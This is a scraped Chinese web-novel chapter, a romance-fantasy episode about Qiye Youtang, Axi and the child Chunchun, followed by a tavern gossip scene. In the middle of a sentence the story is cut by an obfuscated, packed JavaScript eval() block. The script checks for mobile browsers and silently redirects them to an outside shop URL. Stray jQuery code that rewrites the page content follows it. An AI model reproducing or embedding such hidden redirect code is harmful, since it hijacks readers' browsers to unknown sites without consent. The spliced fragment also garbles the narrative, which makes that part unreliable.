文趣网 > 其他小说 > 神女大人后悔救我了吗 > 23. 第 23 章
    等花籽的劲过了,祁夜有棠才带着春春往回走,他再次叮嘱春春不要再叫爹爹娘亲。春春眼巴巴地望着他,一副乖乖模样,好似听进去了。

    回来时天色已黑,他没有上去,只是站在秋千架旁边,推了推。

    秋千上扬又落下,他的目光飞去了木屋又荡了回来。

    春春坐在自己的小秋千上,苦兮兮地望着他:“爹爹,推推~”

    祁夜有棠拧起眉梢,眼神颇为无奈,但还是过去了。

    “娘亲生气了吗?春春去帮爹爹哄哄娘亲?”

    祁夜有棠捂住他的嘴,生怕被上头的人听见。突然发现,这小孩像是开智了一般,竟能说出这番话来。

    “不用。”他轻声说道。

    “那个白爷爷说我这样说,你们就会高兴,但爹爹和娘亲貌似并不高兴。”春春说完,跳下小秋千,跑到深痕前大喊一声,“你骗人!”

    祁夜有棠跟过去,瞅着雷打不动的打坐人,质问道:“那些话是你教春春说的?”

    云中尽眼睛裂开一条小缝,瞅了一眼春春后立马闭上:“老夫本是想帮你们的,便给了春春一粒真言籽,这真言籽本是要给阿兮的,可惜被他改了,一个大反转......哈哈哈哈……”

    春春握着祁夜有棠的手指,点头附和:“是那个白爷爷说夜爷爷教的不对,让我叫爹爹娘亲,叫娘亲爹爹的。”

    祁夜有棠看春春的眼神稍显惊讶,不想他小小年纪竟能分清云中尽身体里住着两个人。

    云中尽似看出了他的疑虑,解释道:“他本体是重明鸟,一目重瞳,看到的东西可比你我这些肉眼凡胎清楚多了。况且你每日都给他喂灵果,昨晚上他又吃了一整株萤火芝,这开智都算晚的!”

    听罢,祁夜有棠收敛神色,摸摸春春脑袋,对云中尽说道:“你为何要将真言籽给阿兮?为了套话?”

    未等云中尽说话,他继续道:“你对鬼灯笼还念念不忘?”

    云中尽哼一声,用祁夜有棠昨晚的口吻说道:“不关你的事。”

    而后下巴朝对面扬了扬:“你的处境貌似有点糟糕啊!”

    祁夜有棠听出他的语气,淡淡一笑,牵着春春走了。

    回到大树底下,祁夜有棠让春春玩秋千,自己则上了木梯。

    “阿兮,对不起。”他端站在木屋门前,看着垂坐在大窗边上的少女背影,“我会正确引导春春,今日的情况不会再出现了。”

    阿兮侧身,似乎并不生气,她拍拍自己旁边的木板,示意他过来坐下。

    祁夜有棠怔了怔,随之一笑,走了过去。

    “我今日一直在想一件事。”阿兮望着天上一轮浑圆的月亮,平静说道,“你喜欢我,我一定要回应你吗?但喜欢是你的事,喜不喜欢是我的事,你可以喜欢,我也可以不喜欢,所以我也可以不回应。”祁夜有棠刚还在纠结如何解释白日的事,眼下却被这一番话堵住了嗓子,连心脏也猛烈地颤了颤。

    阿兮指着那轮圆月:“在我的家乡,时常能见到这样的月亮,但下山后我见过的并不多。都说月圆人团圆,但在我们那儿圆月没有任何意义。我曾经去过一个地方,那里甚至没有月亮。”

    她停了一息,继续道:“但我好像更喜欢这里的月亮!”

    祁夜有棠一下攥紧衣角,不深的指甲陷入皮肉。他缓缓看向阿兮,眸中看不出任何能让他冷静下来的情绪。

    阿兮也转向他:“但我的喜欢只是喜欢,我不会为了你做出改变,更不会为了喜欢一个人而罔顾自身性命。如果这些你能接受,那我们就提前说好,日后你若是不喜欢了,需得告诉我之后才能喜欢其他姑娘,否则......”

    “不会。”阿兮尚未说完,祁夜有棠便一把将她抱住,“你是我全部的喜欢,我的喜欢已容不下其他任何一个姑娘。”他眼眶微微泛红,眼眸在月光下泛着细碎的光点:“阿兮,只管做自己,不需要任何改变,我喜欢的是我所看见的你。还有,若是必须流血,那么我来便是,我只希望我喜欢的姑娘能够平安顺遂。”

    声音稍显沙哑,停了一息,他继续道:“阿兮,我喜欢你,你也刚好喜欢我,已是人生一大幸事。”

    阿兮眨眨眼,也环住他的背:“你有没有什么要问我的?”

    祁夜有棠没有立刻回答,思忖片刻后摇了摇头:“等你想说了我再问你。”

    阿兮眼眸一弯:“那我送你一样东西。”

    她将手伸出,天空中立时降落一道清辉,汇聚在她的掌心,凝成一颗豆大的小光珠。

    “噬月豆,在暗处能发出月亮一样的光。”

    祁夜有棠将自己全身上下能拿得出手的东西全都想了一遍,但貌似都配不上阿兮。

    “我要你的那只陶笛。”阿兮率先开口。祁夜有棠神情一顿,那只陶笛是他从街上买来的,只在听到人皇占领什昉国的时候特意避开阿兮吹过一次,阿兮如何知道的?

    “那日,你也在?”

    阿兮也不隐瞒:“怕你出事,便跟着去了。”

    祁夜有棠将怀中的人抱得更紧了些:“谢谢你,阿兮。但那陶笛不好用,明日我做一个新的给你。”

    阿兮应声:“好。”

    “娘亲爹爹,春春也要抱抱~”春春扒拉着屋顶垂下的藤条,小腿一甩,竟从木梯上翻滚了进来。

    第二日,小木屋里频频传出陶笛声。

    云中尽将脚下的深痕盯了许久,终还是撤回了脚,迈着大步去了山下。

    小木屋里,祁夜有棠和阿兮各坐一头,坐在中间的春春双手托着下巴,头上绑的两个小揪揪各插着一朵小红花,爱笑的眼睛一会看他,一会看她,可爱软糯的脸蛋从不吝啬笑容。

    几日后的夏夏会和春春一样可爱吧!

    二人一致认为,且理当如此。

    ***

    天盛城。

    一个夜黑风高的晚上,街道空落落,两旁门窗紧闭,唯尽头的小酒馆微敞着门,暖黄的灯光下,有二人举杯对饮,一胖一瘦,半醉半醒。

    “小道消息,你们未来的少夫人跟一蛇妖有染!”

    白衣胖子猛猛摇头,睁大的眼睛却是好奇:“我只听说她脾气怪,常把自己栓家里。”

    蓝衣瘦子拍拍他肩膀:“我说兄弟,这消息可不是假的,哥们也是卖你个人情,你只管去提醒你们家少爷,自会有你的好处。”白衣胖子喝口酒压压惊:“我......试试看!”

    蓝衣瘦子对着脑袋就是一拍:“什么叫试试看,若是等此女进了白家,你们家老爷夫人,特别是那位少爷追究起来,你肯定吃不了兜着走。”

    白衣胖子慌得改了口:“等我们少爷回来了,我就去说。”

    “这就对了嘛!那么大一个白府,怎能受此等大辱?”蓝衣瘦子捉起酒杯,“就像当年轰动天下的妖皇抢亲事件,如此算计和背叛,搁谁能受得了!”

    “你是说百年前的常兮神女剑斩妖皇的事吗?”

    蓝衣瘦子猛喝一口酒:“我不是要为常兮辩驳什么,我只是说我听到的。”他两巴掌怒甩在桌面上:“妖皇祁夜有棠真不是个东西!”

    “什昉国灭,他被人追杀,也就是运气好被一女子所救,那女子真心实意待他,端茶倒水洗衣做饭,把他当太子一样伺候。他倒好,一边吊着她一边追爱常兮,最后怕被常兮发现,竟狠心杀了自己的救命恩人!”

    “这么狠?”白衣胖子瞪圆了眼睛。蓝衣瘦子瞅了眼四周,凑他耳边道:“我还听说,他在当太子的时候就是人前光鲜,人后纵情享乐,每日和乐师们厮混,门开着就是丝竹盈耳,门关了就是酒池肉林,搞大了宫女的肚子不说还把太子妃逼得跳了城楼。”

    他的表情就像是亲眼目睹过的,白胖子也认真了,惊呼道:“那妖皇玩得这么花啊!不是痴迷常兮神女吗?怎么又蹦出来这么多女人?”

    “这还不明显?他当时就是想攀上神主女婿这个身份,什么妖皇痴子?他就是给自己立了

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550442|202579||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    个痴情种的牌坊,实际上心思可花了,这背地里不知还有多少个女人呢!也是谎言勘破,神族那位尊贵的天之骄女能受得此等侮辱?把他斩成渣渣那都是轻的!”蓝瘦子歪着嘴,仿佛也在为神女愤怒。

    “什么东西?”

    火烛一瞬晃荡,他二人听见外头传来一个质疑人声,像是个小孩。

    室内晃动的光影将地上一个时隐时现的黑影拉得老长,甚至延伸上了一面墙。

    半开的门,惊现一道狭长刀光。

    二人缓缓侧目,四目相对,眼神里全是惊恐。

    惊慌到烛光安静下来,地上的人影也更稳定了,身长刀更长。

    须臾,门外响起一阵长刀擦地的刺响,室内高大的人影开始摇晃起来,愈来愈近,越来越大。

    那人竟朝这边走来了!二人惊得拿起了屋内一切能进攻的东西。

    然人影拉近,却见走入大门里的竟是一个小孩。

    一身单薄红衣,头大身小,皮肤白里透红,脖子上挂着个小铃铛,短短的黑发扎了个冲天马尾,眯成一条线的眼睛有一种随时可能发狂的宁静。“祁夜有棠被谁杀了?”

    沉沉的小人音,却像是在审问犯人。

    以为会是什么彪形大汉,趁晚打劫来的,不想却是个乳臭未干的小娃娃。

    蓝衣瘦子又往桌上拍了一掌:“小屁孩,你娘怎么教你的?深更半夜拖把长刀出来吓人干什么?要死啊!”

    小孩眼眸骤然一沉,神色倒是淡定:“吓你干嘛?小爷我被深井困了一百年,憋了一肚子的气。现在好不容易出来了,当然得找人发泄发泄!”

    “发泄?”蓝衣瘦子捧腹大笑,“小屁孩,断奶了吗就装大人说话。哎哟,笑死老子了!”

    红衣小孩似乎并不生气,只是默默地将手中的大刀从地上扛到了自己肩上。

    “你说这话的时候考虑过自己的处境吗?”

    下一刻,足足有两个他来高的大刀“啪”一声砸在桌上,桌面开裂,酒坛碗碟哗啦啦碎了一地。

    前一秒还在笑的胖瘦二人现在也不笑了。他们看见一个红衣残影“唰”一声飞来他们中间,一脚踩一只肩膀。那瘦小身影往下一蹲,一手揪起一只耳朵。

    “小爷我从小吃雷挨棒槌,什么世面没见过?今天倒是被你们两个不长眼睛的东西给开了眼。”

    “说,祁夜有棠被谁杀了?你小爷我全身上下都是火,从来不曾冷静过,说错一个字,把你们烤了吃!”

    小红衣下手颇重,一点不顾他人死活,白衣胖子痛得嗷嗷叫。蓝衣瘦子虚捧着自己耳朵,堂堂七尺男儿被一小崽子踩在胯.下,痛苦的声音嵌入被羞辱的薄愤:“他迷恋的常……常常常兮神女啊!”

    “我呸,他有儿子有媳妇儿,怎么就被那天杀的神女给迷着了?”

    “真的,不信你可以问他……”

    白衣胖子不敢点头:“嗯嗯嗯。”

    小红衣火一样的眸子冒着一种不容冒犯的愤怒:“放屁!”

    “放狗臭屁!”

    “他天天都在想着怎么舔我娘,怎会迷上那什么神女?”

    “你娘也是万千受害者之一!”

    一直没开口的白衣胖子突然说了句这样的话。

    这可急坏了蓝衣瘦子:“笨蛋!你激他干什么?”

    白衣胖子:“他有权知道真相!”

    蓝衣瘦子疼得面容扭曲:“真相你大爷,那是我从那......什么书上看来的。”

    白衣胖子:“……哈?”

    小红衣却认了真,他将捏在手里的两只耳朵往后一甩,自己则捡起长刀,飞步往外去了。

    被丢地上的二人捂耳缓慢爬起,忽听外头传来声音。

    “老东西你真不是个东西!”

    “老头?你怎么来了?”

    “啊!!!!”

    “这狼牙棒怎滴越来越大了?”

    “啊~”“爹爹,孩儿错了!”